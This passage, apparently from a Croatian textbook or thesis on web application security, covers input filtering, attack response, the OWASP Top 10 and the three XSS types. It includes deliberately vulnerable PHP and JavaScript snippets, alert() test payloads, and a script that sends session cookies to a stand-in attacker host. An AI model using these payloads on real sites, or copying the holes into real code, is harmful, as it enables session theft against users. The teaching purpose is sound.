korisniku i očekuje od korisnika da će joj on te podatke u sljedećem zahtjevu vratiti nazad. Pod te podatke spadaju sjednički identifikatori, vrijednosti spremljene u skrivenim poljima, razni identifikatori potrebni za funkcioniranje aplikacije i sl. Ove podatke korisnik ne postavlja direktno, ali ukoliko želi može ih izmijeniti i tako izmijenjene poslati Web aplikaciji.

Postoji više pristupa koji se koriste kako bi se kontrolirao korisnički unos i time spriječili napadi na Web aplikacije. Različiti pristupi se upotrebljavaju za različite situacije i vrste korisničkog unosa, a ponekada se koristi i kombinacija nekoliko različitih pristupa. Obično se provodi filtriranje korisničkog unosa, pa se mehanizmi za kontrolu korisničkog unosa obično nazivaju filteri.

Neki od pristupa rješavanja ovih problema su:

- odbacivanje poznatih loših unosa (*engl. Reject Known Bad*),
- prihvaćanje poznatih dobrih unosa (*engl. Accept Known Good*) i
- preoblikovanje korisničkog unosa (*engl. Sanitization*). [10]

3.1.2.1 Odbacivanje poznatih loših unosa

U ovom pristupu koristi se lista korisničkih unosa za koje se sigurno zna da su loši, tj. da mogu naštetiti Web aplikaciji. Lista sadrži nizove znakova za koje se zna da su loši, isto tako sadrži i uzorke nizova znakova koji se koriste u poznatim napadima. Mehanizam provjere radi na taj način da sve korisničke unose koji se poklapaju s nekim od nizova u listi odbacuje, a sve ostale korisničke unose prihvaća.

Ovakav pristup kontrole korisničkog unosa je najmanje efikasan iz dva osnovna razloga. Prvi razlog je to što se jedna ranjivost može iskoristiti na više različitih načina, korisničkih unosa, koji mogu biti kodirani ili prikazani na mnogo različitih načina. Zbog toga je moguće da filter koji koristi ovaj pristup propusti neki niz znakova koji se mogu iskoristiti za napad na Web aplikaciju. Drugi razlog je brzo zastarijevanje liste poznatih loših unosa. Tehnike iskorištavanja ranjivosti u Web aplikacijama konstantno se razvijaju i zbog toga je moguće da neka nova tehnika iskorištavanja postojećih ranjivosti neće biti zaustavljena sa zastarjelom listom poznatih loših unosa.

3.1.2.2 Prihvaćanje poznatih dobrih unosa

U ovom pristupu koristi se lista korisničkih unosa za koje se sigurno zna da su bezopasni za Web aplikaciju. Lista sadrži prihvatljive nizove znakova, prihvatljive uzorke znakova ili se koristi skup kriterija koji se podudaraju sa sigurnim unosom. Mehanizam provjere radi tako da propušta sve korisničke unose koji se podudaraju s listom, a sve ostale unose odbacuje.

U slučajevima kada je moguće koristiti ovakvu listu unosa, ovo je najefikasniji način sprečavanja prolaska zlonamjernih korisničkih unosa. Ukoliko se koristi ovaj pristup zlonamjerni korisnik neće moći koristiti posebno modificirane korisničke unose kako bi izazvao neželjeno ponašanje Web aplikacije. Ali u nekim slučajevima nije moguće koristiti listu poznatih dobrih unosa. Ponekada Web aplikacija mora prihvatiti i obraditi korisnički unos koji ne zadovoljava kriterije postavljene listom poznatih unosa. Jedan od primjera je ako korisnik u svom imenu ima jednostruki navodnik. Jednostruki navodnici se obično koriste za iskorištavanje propusta unutar Web aplikacija za napad na baze podataka. S druge strane Web aplikacija mora dopustiti registriranje korisnika s njegovim punim imenom. Zbog toga i ako je lista poznatih dobrih unosa dosta efikasna nije potpuno rješenje za kontrolu korisničkog unosa, jer se jednostavno u nekim slučajevima ne može koristiti.

3.1.2.3 Preoblikovanje korisničkog unosa

Ovaj pristup se koristi kada postoji potreba za prihvat korisničkog unosa za koji se sa sigurnošću ne može reći da je siguran. Umjesto odbacivanja ovakvih korisničkih unosa oni se preoblikuju tako da ne mogu imati nikakav negativan utjecaj na Web aplikaciju. Potencijalno opasni znakovi mogu se u potpunosti izbaciti iz korisničkog unosa (kao što su npr. jednostruki navodnici ili znakovi za otvaranje i zatvaranje HTML *tag*-ova), mogu se prikladno kodirati ili se na neki način mogu isključiti (izbjeći, deaktivirati) prije obrade unutar Web aplikacije.

Ovakav pristup kontrole korisničkog unosa je obično jako efikasan i u mnogim slučajevima može se koristiti kao generalno rješenje za rješavanje zlonamjernog korisničkog unosa.

3.1.3 Odgovor na napad na sigurnost Web aplikacije

Za svaku Web aplikaciju za koju je sigurnost od velikog interesa mora se pretpostaviti da će aplikacija kad-tad biti izložena napadu upornih i možda iskusnih napadača. Zbog toga ključni element sigurnosti Web aplikacije je to kako ona reagira na napad i koje mjere se poduzimaju ukoliko aplikacija bude izložena napadu. Mjere za obranu od napada obično uključuju defenzivne i ofenzivne mjere. Mjerama se obično pokušava frustrirati napadača što je više moguće kako bi on odustao od napada, omogućavaju vođenje prikladnih zabilješki i prikupljanje potrebnih dokaza o izvedenom napadu. Mjere za kontrolu napada obično obuhvaćaju sljedeće elemente:

- kontrola grešaka,
- vođenje kontrolnih zapisa,
- obavještavanje administratora i
- reakcija na napad. [10]

3.1.3.1 Kontrola grešaka

Neovisno o tome koliko se pažnje posvetilo kontroli korisničkog unosa neizbježno je da će tijekom rada Web aplikacije i obrade korisničkog unosa ponekada dolaziti do neočekivanih grešaka u radu aplikacije. Greške koje se mogu pojaviti tijekom normalnog korisničkog rada obično su sanirane i prikladno obrađene tijekom izrade Web aplikacije i faze ispitivanja. Neočekivane greške mogu se pojaviti tijekom napada na Web aplikaciju. Dosta je teško predvidjeti sve moguće načine na koje napadač može biti u interakciji s Web aplikacijom i zbog toga je za očekivati da se tijekom napada pojavi i neka neočekivana greška.

Jedan od ključnih zaštitnih mehanizama je i kontrola grešaka. Web aplikacija mora biti u mogućnosti da na prikladan način obradi neočekivane greške tako da se u potpunosti oporavi od njih ili da korisniku pošalje prikladnu poruku o grešci. Aplikacija niti u kojem slučaju ne bi smjela vraćati i korisniku prikazivati sistemski generirane greške. Sistemski generirane greške odaju previše povjerljivih informaciju o samoj Web aplikaciji. Ukoliko kontrola grešaka nije ostvarena na siguran način napadač to može iskoristiti u svoju korist kako bi prikupio osjetljive informacije i olakšao si napad na Web aplikaciju. Zbog toga je jako bitno da greške koje se prikazuju korisniku budu što jednostavnije bez osjetljivih informacija koje bi se mogle iskoristiti za kompromitiranje Web aplikacije.

3.1.3.2 Vođenje kontrolnih zapisa

Vođenje kontrolnih zapisa (*engl. audit logs*) jako je bitno za sigurnost Web aplikacije. Dobro vođeni kontrolni zapisi omogućavaju da se točno vidi što se sve dogodilo tijekom napada na Web aplikaciju, ukoliko je do njega došlo. Trebali bi dati uvid u sve što je napadač radio tijekom napada (iskorištene ranjivosti, neautorizirani pristup funkcijama i podacima, sve provedene akcije i sl.). Isto tako informacije iz kontrolnih zapisa trebale bi omogućiti ili olakšati otkrivanje stvarnog identiteta napadača, kako bi ga se moglo zakonski sankcionirati.

U kontrolne zapise obično se zapisuju sve informacije o dobivenim zahtjevima. Zapisuju se informacije kao što su točno vrijeme dolaska zahtjeva, IP adresa s koje je zahtjev došao,

korisničke informacije (ukoliko je korisnik autentificiran), koji resurs Web aplikacije je bio zatražen i sl. Zbog toga što kontrolni zapisi sadrže jako osjetljive informacije (korisnička imena, lozinke, sjedničke identifikatore) potrebno je voditi računa i o njihovom pohranjivanju. Pristup kontrolnim zapisima mora biti ograničen i osiguran. Ukoliko se zahtjeva veća razina sigurnosti obično se spremaju na posebna računala kojima pristup jedino ima Web aplikacija.

Loša i nesigurna pohrana kontrolnih zapisa predstavlja veliki sigurnosni rizik. Ukoliko napadač dođe u posjed kontrolnih zapisa samo s pomoću informacija prikupljenih iz njih može kompromitirati cijelu Web aplikaciju. Zbog toga sigurno spremanje kontrolnih zapisa je od ključne važnosti za sigurnost Web aplikacija.

3.1.3.3 Obavještavanje administratora

Ponekada nije dovoljno voditi samo kontrolne zapise. Kontrolni zapisi se koriste nakon što je napad već izveden, a ponekad to nije dovoljno. U nekim situacijama potreban je trenutačan odgovor na napad kako bi se smanjile njegove posljedice. Ukoliko ih se pravodobno obavijesti, administratori mogu reagirati u realnom vremenu i spriječiti napad koji je u tijeku ili smanjiti njegovo posljedice. Administratori mogu blokirati IP adrese s kojih se provodi napad ili blokirati korisničke račune koji su kompromitirani ili ih napadač koristi za napad. U najgorem slučaju mogu ugasiti Web aplikaciju, onemogućiti joj pristup s Interneta, kako bi se provela istraga i poduzele potrebne mjere.

Kako bi se omogućilo pravodobno obavještavanje administratora potrebno je ostvariti mehanizam koji otkriva izvođenje napada na Web aplikaciju. Kako bi bio efikasan taj mehanizam mora biti pouzdan u otkrivanju napada kako administratore ne bi obavještavao o lažnim napadima. Obično se za tu svrhu koriste različiti IDS (*engl*. *Intrusion Detection System*) sustavi i vatrozidovi (*engl. firewall*).

3.1.3.4 Reakcija na napad

Uz mehanizam za obavještavanje administratora neke Web aplikacije, za koje je sigurnost od velikog značaja, imaju ugrađene mehanizme koji defenzivno reagiraju prema potencijalno malicioznim korisnicima.

Kako je svaka Web aplikacija drugačija, kako bi napadač otkrio neku od uobičajenih ranjivosti unutar Web aplikacije mora poslati veliki broj posebno modificiranih zahtjeva. Ukoliko je ostvaren dobar mehanizam za kontrolu korisničkog unosa, taj mehanizam će otkriti većinu zahtjeva koje šalje napadač i oni neće loše utjecati na Web aplikaciju. Mora se pretpostaviti da niti jedan filter koji kontrolira korisnički unos nije savršen i da postoji način da se zaobiđe. Iz tog razloga ako je napadač uporan potencijalno postoji mogućnost da će na kraju i otkriti neku ranjivost unutar Web aplikacije. Kako bi riješili ovaj problem neke Web aplikacije ugrađuju mehanizam koji u tom slučaju automatski reagira i izvodi niz mjera kako bi zaustavio napadača. Neke od mjera su: sve sporije posluživanje zahtjeva koje šalje napadač, prekidanje napadačeve sjednice kako bi se morao ponovno prijaviti na sustav nakon svakog zahtjeva, blokiranje IP adrese s koje dolaze zahtjevi i sl. Ove mjere neće zaustaviti najupornije napadače, ali će usporiti napadača s čime će administratori dobiti nešto više vremena za analizu napada i provođenje drastičnijih mjera, ako su potrebne.

3.1.4 Održavanje Web aplikacije

Svaka naprednija Web aplikacija zahtjeva i održavanje, administraciju. Za normalan rad Web aplikacije potrebno je održavati sve njezine dijelove i funkcije, kao što su: administracija korisnika, vođenje i pristup kontrolnim zapisima, konfiguriranje aplikacijskih funkcija, provođenje dijagnostičkih kontrola i dr.

U mnogim Web aplikacijama administratorske funkcije ugrađene su unutar same aplikacije. Obično se za pristup administratorskim funkcijama koristi Web sučelje, kao i za ostatak aplikacije. Administratorski dio obično je meta napada iz razloga što kompromitiranjem tog dijela kompromitirana je i cijela Web aplikacija, a u nekim slučajevima i Web poslužitelj na kojem se nalazi Web aplikacija. Zbog loše kontrole pristupa napadač može doći do pristupa administratorskom dijelu ili možda samo nekim njegovim funkcijama i na taj način ugroziti cijelu Web aplikaciju. Zbog toga je jako bitno dobro osigurati administratorski dio i sve njegove funkcije od neautoriziranog pristupa i pristup omogućiti samo administratorima Web aplikacije. [10]

3.2 Ranjivosti Web aplikacija i njihovo otkrivanje

Jedan od osnovnih sigurnosnih problema vezanih uz Web aplikacije, kao što je već rečeno, je to da se korisnik nalazi izvan aplikacijske kontrole. Korisnik je potpuno slobodan i Web aplikacija ne može kontrolirati što će joj korisnik poslati. Naravno, ovako stanje iskorištava napadač kako bi iskoristio ranjivosti Web aplikacije, te kako bi proveo željenu zlonamjernu radnju. Ranjivosti obično nastaju zbog lošeg programskog ostvarenja zaštitnih mehanizama i loše sigurnosne osviještenosti programera. Drugi razlog nastanka je ograničeno vrijeme tijekom izrade Web aplikacije. Kako su programeri ograničeni vremenom izrade Web aplikacije, malo vremena se odvaja za sigurnost Web aplikacije i provođenje penetracijskog ispitivanja sigurnosti. Ako se i provodi penetracijsko ispitivanje sigurnosti Web aplikacije, ono se obično provodi na kraju procesa izrade, te u jako ograničenom vremenskom razdoblju. Tako na brzinu obavljeno penetracijsko ispitivanje sigurnosti Web aplikacije može otkriti samo očite ranjivosti, a one teže za otkrivanje u većini slučajeva ostaju neotkrivene. Kako bi se smanjila pojava ranjivosti Web aplikacija, potrebno je voditi brigu o sigurnosti kroz sve faze izrade Web aplikacije. Prije puštanja Web aplikacije u rad potrebno je provesti opsežno penetracijsko ispitivanje sigurnosti Web aplikacije, kako bi se potencijalne ranjivosti pronašle i ispravile.

Postoji nekoliko organizacija koje se bave sigurnošću u računalom svijetu, pa i sa sigurnošću Web aplikacija. Neke od poznatijih organizacija su CERT (*Computer Emergency Response Team*), OWASP (*Open Web Application Security Project*), WASC (*Web Application Security Consortium*), SANS Institue i dr. Sve navedene organizacije bave se sa sigurnošću u računalnom svijetu, ali organizacije OWASP i WASC svoj su rad i djelovanje detaljno posvetili sigurnosti Web aplikacija. Cilj ovih organizacija je podizanje svijesti o sigurnosti Web aplikacija, pružanje podrške korisnicima i programerima, te sigurnosna edukacija.[12][13] Na svojim Web stranicama objavljuju liste ranjivosti pronađenih u Web aplikacijama, daju savjete kako izbjeći i kako programirati Web aplikacije na siguran način i još puno toga.

OWASP periodički izdaje listu 10 najkritičnijih ranjivosti Web aplikacija.[11] Lista je izrađena prema statističkim podacima koji su prikupljeni provođenjem penetracijskog ispitivanja sigurnosti velikog broja Web aplikacija na Internetu. Trenutna lista se odnosi na

2007. godinu. Iako je lista stara sada već preko godinu dana i dalje je pouzdan pokazatelj najkritičnijih ranjivosti u Web aplikacijama. Najkritičnije ranjivosti Web aplikacija prema OWASP-u su:

1. Izvršavanje napadačkog koda (*engl. Cross Site Scripting – XSS*)
2. Ranjivosti na ubacivanje koda (*engl. Injection Flaws*)
3. Izvođenje datoteka sa zlonamjernim sadržajem (*engl Malicious File Execution*)
4. Nesigurna izravna referenca na objekt (*engl. Insecure Direct Object Reference*)
5. Krivotvorenje zahtjeva (*engl. Cross Site Request Forgery – CSRF*)
6. Curenje informacija i neispravno rukovanje pogreškama (*engl. Information Leakage and Improper Error Handling*)
7. Kompromitirana autentifikacija i kontrola sjednice (*engl. Broken Authentication and Session Management*)
8. Nesigurna kriptografska pohrana (*engl. Insecure Cryptographic Storage*)
9. Nesigurna komunikacija (*engl. Insecure Communications*)
10. Neuspješna zaštita pristupa URL-u (*engl. Failure to Restrict URL Access*)

U nastavku su opisane navedene najkritičnije i najčešće ranjivosti Web aplikacija. Neke od tih ranjivosti imaju i potkategorije, pa su i one detaljno opisane i objašnjene.

3.2.1 Izvršavanje napadačkog koda

Izvršavanje napadačkog koda (dalje u tekstu XSS) je najčešća ranjivost Web aplikacija. XSS je u biti napadačka tehnika s kojom se zlonamjeran kod ubacuje u kod HTML stranice koja se dinamički generira i prikazuje korisniku. Ranjivost se pojavljuje kada nije ostvarena dobra kontrola korisničkog unosa. Obično se pojavljuje u Web aplikacijama koje korisnički unos direktno koriste unutar HTML koda stranice koja se dinamički generira. Zbog nedostatka kontrole korisničkog unosa napadač može umjesto normalnog korisničkog unosa aplikaciji proslijediti napadački kod. Napadački kod se ubacuje u HTML kod prilikom dinamičkog generiranja stranice, te se tako omogućuje da se napadački kod izvrši unutar korisnikovog Web preglednika prilikom prikazivanja stranice korisniku. Za pisanje napadačkog koda napadači obično koriste *JavaScript*, ali moguće je koristiti i ostale skriptne jezike koji su podržani Web preglednikom (*VBScript*, *ActiveX*, *Flash*, i dr.). Iskorištavanje XSS ranjivosti napadaču omogućava izvođenje proizvoljnog napadačkog koda unutar korisnikovog Web preglednika što može rezultirati sa: krađom korisničkog sjedničkog identifikatora, provođenjem *phishing* napada, preusmjeravanje Web preglednika na proizvoljne lokacije, instaliranjem zlonamjernih programa i sl. Postojanjem XSS ranjivosti unutar Web aplikacije narušava se povjerljiv odnos između korisnika i Web aplikacije, jer su napadi korištenjem XSS-a direktno usmjereni protiv korisnika.

Postoje tri osnovna tipa XSS-a, a to su:

- reflektirani XSS (*engl. reflected XSS*),
- pohranjeni XSS (*engl. stored XSS*) i
- DOM ili lokalni XSS (*engl. DOM-Based XSS*). [10]

Tipovi se razlikuju prema tome na koji način se napadački kod ubacuje, te kako se izvodi u korisnikovom Web pregledniku. U nastavku su detaljno opisana sva tri tipa XSS ranjivosti.

3.2.1.1 Reflektirani XSS

Reflektirani XSS je najjednostavniji i najčešći primjer XSS ranjivosti Web aplikacija, a isto tako je i najlakši za iskorištavanje. Javlja se bilo gdje unutar Web aplikacije gdje se vrijednost parametra iz URL-a ubacuje u kod HTML stranice koja se dinamički generira i prikazuje korisniku, a da se pritom vrijednost parametra ne provjerava. Jedan od primjera gdje se može pojaviti ranjivost je dinamičko generiranje opisa greške. Neka se za ispis opisa greške koristi URL prikazan na slici 3.1. Vrijednost koja se predaje parametru `message` se uzima i ubacuje se u HTML kod prilikom dinamičkog generiranja stranice.

```
http://www.primjer.com/error.php?message=Opis greske
```


Slika 3.1: URL za ispis greške

Ako dio programskog koda, koji se u prethodnom primjeru koristi za ispis greške, izgleda kao na slici 3.2, aplikacija je ranjiva na reflektirani XSS. Ovaj dio programskog koda jednostavno uzima vrijednost parametra `message` i ubacuje ga u HTML kod, a to napadač može iskoristiti za ubacivanje proizvoljnog napadačkog koda.

```
<?
echo("<p>".$_GET['message']."</p>");
?>
```


Slika 3.2: Dio ranjivog koda na reflektirani XSS

Kako bi napadač iskoristio ovu ranjivost potrebno je da kao vrijednost parametra `message` postavi napadački kod, npr. skriptu napisanu u *JavaScript*-u. Skripta koja sigurno potvrđuje postojanje XSS ranjivosti je: `<script>alert('XSS');</script>`. Ako se umjesto opisa greške za vrijednost parametra `message` postavi navedena skripta i nakon što se tako modificirani URL pokrene unutar Web preglednika ubačena skripta se izvrši. U ovom slučaju skripta unutar Web preglednika otvara novi prozor i ispisuje XSS. (Slika 3.3)



Slika 3.3: Uspješno izvršen napadački kod

Za napadača cilj iskorištavanja XSS ranjivosti je da dođe do povjerljivih korisničkih informacija, sjedničkih identifikatora ili da provede neku zlonamjernu radnju unutar korisnikovog Web preglednika. Na slici 3.4 prikazano je čitanje sjedničkog identifikatora iskorištavanjem ranjivosti Web aplikacije na reflektirani XSS. U ovom primjeru koristila se skripta koja pročitani sjednički identifikator prikazuje u novootvorenom prozoru unutar Web preglednika. Skripta koja je to omogućila je: `<script>alert(document.cookie);</script>`.



Slika 3.4: Čitanje sjedničkog identifikatora pomoću reflektiranog XSS-a

Kako bi napadač postojanje ranjivosti Web aplikacije na reflektirani XSS iskoristio u svoju korist, mora navesti korisnika da pokrene posebno modificirani URL koji u sebi sadrži napadački kod. Napadač nakon što pronađe ranjivost generira poveznicu na ranjivu Web aplikaciju koja u sebi sadrži napadački kod. Tako generirane poveznice napadač korisniku prosljeđuje slanjem elektronske pošte ili ih objavljuje na raznim forumima, blogovima ili socijalnim mrežama. Napadač na taj način može prevariti korisnika da pokrene poveznicu koja u sebi sadrži kod za krađu sjedničkog identifikatora. Na slici 3.5 prikazan je jedan takav napadački kod koji omogućuje krađu sjedničkog identifikatora. Svakom korisniku koji posjeti poveznicu koja sadrži takav napadački kod biti će ukraden sjednički identifikator i poslan napadaču. Napadač te sjedničke identifikatore može iskoristiti za pristup Web aplikaciji s istim pravima koje imaju i korisnici čije je sjedničke identifikatore ukrao.

```
<script>
        var i=new Image;
        i.src="http://www.napadac.com/" + document.cookie;
</script>
```

Slika 3.5: Napadački kod za krađu sjedničkih identifikatora

Ranjivosti na reflektirani XSS su najjednostavnije i za otkrivanje. Za otkrivanje se iskorištava to da se u odgovoru na poslani zahtjev koji je sadržavao napadački kod uvijek vraća i taj poslani napadački kod. Automatizirani alati ovo iskorištavaju tako da za vrijednosti parametara postavljaju različite nizove znakova, tako generiran zahtjev šalju Web aplikaciji, te u dobivenom odgovoru gledaju pojavljuje li se poslani niz znakova. Ukoliko se poslani niz znakova pronađe u odgovoru, to je znak da postoji reflektirana XSS ranjivost, a u suprotnom da ne postoji. Obično se za tu svrhu kriste nizovi znakova koji su slučajno generirani ili se koriste stvarni napadački kodovi ili samo neki dijelovi napadačkih kodova. Ranjivost se može otkriti i analizom programskog koda otkrivanjem kritičnih programskih odsječaka, te ručno ispitivanjem ponašanja Web aplikacije. [12] [14]


3.2.1.2 Pohranjeni XSS

Pohranjeni XSS, za razliku od reflektiranog XSS-a, napadački kod pohranjuje na Web poslužitelju. Obično se napadački kod pohranjuje u bazama podataka ili u datotekama na Web poslužitelju. Ova vrsta ranjivosti se javlja u Web aplikacijama u kojima su korisnici u međusobnoj interakciji, te korisnici mogu objavljivati svoj vlastiti sadržaj ili poruke kojima drugi korisnici mogu pristupati. Ako ne postoji kontrola korisničkog unosa za takve podatke, može doći do pojave ove vrste ranjivosti. Neke tipične Web aplikacije ranjive na ovu vrstu ranjivosti su: forumu, blogovi, socijalne mreže i sl.

Napadač može koristiti iste ili slične napadačke kodove kao i kod reflektiranog XSS-a kako bi došao do željenih podataka ili kako bi proveo željenu akciju. Napadač napadački kod obično ubacuje kroz različite mehanizme objavljivanja korisničkih poruka i sadržaja na Web aplikaciji. Na slici 3.6 prikazano je unošenje napadačkog koda kroz mehanizam dodavanja nove poruke na Web aplikaciji. Ubačeni kod se pohranjuje i izvršava se kada se pristupi stranici u koju je ubačen. U nekim slučajevima to može biti i stranica s koje je napadački kod i ubačen.

Slika 3.6: Unos napadačkog koda za pohranjeni XSS

Napadač u ovom slučaju ne mora kreirati poveznice na ranjivu Web aplikaciju koje u sebi sadrže napadački kod i takve poveznice slati korisnicima kako bi ih oni pokrenuli. Dovoljno je da jednom napadački kod ubaci na Web aplikaciju i da čeka da korisnik pristupi stranici koja sadrži ubačeni napadački kod. Svaki puta kada korisnik pristupi stranici s napadačkim kodom on će se izvršiti. (Slika 3.7) Pohranjeni XSS se kao i reflektirani XSS koristi za krađu osjetljivih podataka, sjedničkih identifikatora, provođenje *phishing* napada, provođenje zlonamjernih radnji i sl. Pohranjeni XSS se u nekim slučajevima može koristiti i za izradu XSS crva, koji ranjivost iskorištavaju za širenje Web aplikacijom i računalnom mrežom. Postojanje ove vrste ranjivosti na sustavima s puno korisnika je iznimno rizično. U sustavima s puno korisnika napadač relativno brzo može doći do velikog broja korisničkih računa (sjedničkih identifikatora), te na taj način kompromitirati veliki broj korisničkih računa. Ako administrator sustava posjeti stranicu u kojoj se nalazi napadački kod, napadač krađom sjedničkog identifikatora može preuzeti kontrolu nad cijelom Web aplikacijom.



Slika 3.7: Pohranjeni XSS

Otkrivanje ranjivosti na pohranjeni XSS je dosta zahtjevnije nego otkrivanje ranjivosti na reflektirani XSS. Automatizirani alati se mogu koristiti istim ili sličnim metodama kao za otkrivanje reflektiranog XSS-a, ali moraju se provoditi dodatne provjere. Kako se napadački kod ne mora vratiti odmah u odgovoru na poslani zahtjev, alati moraju provjeravati i ostale stranice na Web aplikaciji u potrazi za ubačenim napadačkim kodom, te voditi računa o tome na kojoj je stranici ubačen napadački kod, a na kojoj se pojavio. U nekim slučajevima automatizirani alati ne mogu otkriti postoji li ranjivost na pohranjeni XSS. Napadački kod se ponekada ubacuje na stranice kojima se ne može pristupiti (npr. administratorske stranice), te zbog toga u nekim slučajevima nije moguće koristiti automatizirane alate za pronalazak ranjivosti na pohranjeni XSS. Ranjivost se, kao i kod reflektiranog XSS-a, može otkriti analizom programskog koda i pronalaskom kritičnih programskih odsječaka, te ručno ispitivanjem ponašanja Web aplikacije. [12] [14]

3.2.1.3 DOM ili lokalni XSS

Reflektirani i pohranjeni XSS donekle imaju isto ponašanje, napadački kod se ubacuje u Web aplikaciju, te se izvršava nakon što se zatraži stranica koja sadržava ubačeni napadački kod. DOM XSS se ne ponaša na taj način. DOM XSS ne koristi metodu ubacivanja napadačkog koda u Web aplikaciju, nego koristi ubacivanje na klijentskoj strani, odnosno iskorištavaju se propusti vezani uz izvršavanje klijentskih skripti napisanih u *JavaScript-u* u Web pregledniku.


Neke Web aplikacije koriste korisničke skripte napisane u *JavaScript-u* za obavljanje raznih funkcija, npr. ispis opisa grešaka, ispis pozdravnih poruka i sl. Skripte ponekada koriste DOM (*Document Object Model*) model kako bi pristupale različitim podacima unutar URL-a ili HTTP zaglavlja. Dobiveni podaci se obrađuju, te se ubacuju u HTML kod prilikom dinamičkog generiranja stranice. Ako Web aplikacija koristi takve korisničke skripte, postoji mogućnost da je ranjiva na DOM XSS.

U primjeru na slici 3.8 prikazana je jednostavna klijentska skripta koja se koristi za prikazivanje grešaka u radu Web aplikacije. Tekst greške je vrijednost URL parametra `message`. Kako se nigdje ne provjerava vrijednost parametra `message` napadač može, u ovom slučaju, ubaciti proizvoljan napadački kod i provesti proizvoljnu akciju.

```
<script>
        var a = document.URL;
        a = unescape(a);
        document.write(a.substring(a.indexOf("message=") + 8, a.length));
</script>
```

Slika 3.8: Dio programskog koda ranjivog na DOM XSS

Kako bi se pokazalo da postoji ranjivost na DOM XSS, parametru *message* predan je napadački kod, umjesto poruke o grešci. Na slici 3.9 je prikazano izvršavanje napadačkog koda iskorištavanjem XSS DOM ranjivosti. Napadački kod u ovom primjeru je bio: `<script>alert('DOM XSS');</script>`. Sve što ovaj napadački kod radi je da u novootvorenom prozoru ispisuje poruku DOM XSS.



Slika 3.9: DOM XSS

Proces iskorištavanja ove ranjivosti za napadača je sličan procesu iskorištavanja ranjivosti na reflektirani XSS. Napadač mora generirati poveznicu koja u sebi sadrži napadački kod na ranjivu Web aplikaciju. Nakon toga mora navesti korisnika da generiranu poveznicu pokrene u svom Web pregledniku, kako bi se napadački kod izvršio.

Automatizirani alati često su neuspješni u otkrivanju ranjivosti na DOM XSS. Jedini siguran način otkrivanja ranjivosti je analiza programskog koda kako bi se utvrdilo na koji način se koriste kritične funkcije i varijable. Ako se u programskom kodu nađe kombinacija kritičnih funkcija i varijabli, može se pretpostaviti da može doći do pojavljivanja ranjivosti na DOM XSS. Neke od kritičnih varijabli i funkcija koje bi trebalo provjeriti na koji način se koriste unutar korisničkih skripti su: `document.write`, `document.writeln`, `document.open`, `document.URLUnencoded`, `window.open`, `document.URL`, `document.location`, `document.referrer` i dr. [10] [11]

3.2.2 Ranjivosti na ubacivanje koda

